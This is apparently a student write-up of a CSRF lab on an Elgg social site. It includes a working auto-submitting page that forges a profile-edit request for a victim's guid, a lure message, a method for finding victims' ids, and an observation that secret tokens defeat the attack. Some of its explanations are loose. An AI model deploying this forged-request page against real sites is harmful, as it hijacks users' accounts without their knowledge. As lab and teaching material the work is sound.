
Party Invite : http://www.csrflabattacker.com/getyou.html

Task 3: For this attack, we need to edit the given attack code. Each field will cause Alice to have her bio changed from visiting the attack site. Line 8 needs to contain Alice in value, so that her description can be changed in line 9. Line 9, has the value set to whatever the wanted description is. Finally line 11 needs to be changed with Alice's guid. Her guid can be found the same way we found Samy, and Boby's guid. Alice has a guid of 42. With this created we are able to attack Alice. Also the p.action link needs to be changed so that it will change Alice's bio. The correct link being "http://www.csrflabelgg.com/action/profile/edit."



```
1  <html>
2  <body>
3  <h1>This page forges an HTTP POST request.</h1>
4  <script type="text/javascript">
5
6  function forge_post(){
7        var fields;
8  fields = "<input type='hidden' name='name' value='Alice'>";
9  fields += "<input type='hidden' name='description' value='Boby is MY HERO'>";
10 fields += "<input type='hidden' name='accesslevel[description]'value='2'>";
11 fields += "<input type='hidden' name='guid' value='42'>";
12
13 var p = document.createElement("form");
14 p.action = "http://www.csrflabelgg.com/action/profile/edit";
15 p.innerHTML = fields;
16 p.method = "post";
17 document.body.appendChild(p);
18 // Submit the form
19 p.submit();
20 }
21 window.onload = function() { forge_post();}
22 </script>
23 </body>
24 </html>
```

We do the same messaging idea, to get Alice to open a link to the website which will attack her profile.




Inbox

Boby Free Money just now
Hello: http://www.csrflabattacker.com/task3.html

Boby Invite To Party 2 hours ago
Party Invite : http://www.csrflabattacker.com/getyou.html

Alice having her bio changed after clicking the attack link.



Alice
About me
Boby is MY HERO

• Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

Boby can use HTTP Header Live to get Alice's user id. By adding her as a friend, the request will show her id at the end of the request, http://www.csrflabelgg.com/action/friends/add?friend=42. This allows him to target her profile with his attacking website specifically.


• Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

Boby would not be able to launch the attack on anyone except Alice since this attack is guid specific. So anyone other than Alice would not have the correct guid to be affected.

Task 4:

After turning on the countermeasure above, try the CSRF attack again, and describe your observation. Please point out the secret tokens in the HTTP request captured using Firefox's HTTP inspection tool. Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

The form is missing those two fields. So because those two fields are now emitted Boby is not added to the friend list. This is a result of the countermeasure.The countermeasure prevents actions being done to tokens that are not from the main website itself. So an attack website, that was changing the contents of the main website, can no longer change anything. Because of this, the secret tokens are also now safe, since they are only known to the server, and they're checked against any cookie request.



CSRF Lab Site


Form is missing __token or __ts fields

Inbox

Boby	Invite To Party	2 hours ago

Party invite : http://www.csrflabattacker.com/getyou.html

Turning on the countermeasure.




```
	/**
	 * @see \Elgg\ActionsService::validateActionToken
	 * @access private
	 * @since 1.9.0
	 * @return int number of seconds that action token is valid
	 */
	public function getActionTokenTimeout() {
		if (($timeout = _elgg_services()->config->get('action_token_timeout'))
			=== null) {
			// default to 2 hours
			$timeout = 2;
		}
		$hour = 60 * 60;
		return (int)((float)$timeout * $hour);
	}

	/**
	 * @see action_gatekeeper
	 * @access private
	 */
	public function gatekeeper($action) {
		//return true;

		if ($action === 'login') {
			if ($this->validateActionToken(false)) {
				return true;
			}

			$token = get_input('__elgg_token');
			$ts = (int)get_input('__elgg_ts');
			if ($token && $this->validateTokenTimestamp($ts)) {
				// The tokens are present and the time looks valid: this is
				probably a mismatch due to the
				// login form being on a different domain.
				register_error(_elgg_services()->translator->translate('
```

gate

11 matches

Tab Size: 4

Going into the attack website, expecting Alice to now have Boby added as a friend. However, as explained previously, the attack failed.



Come to my birthday please.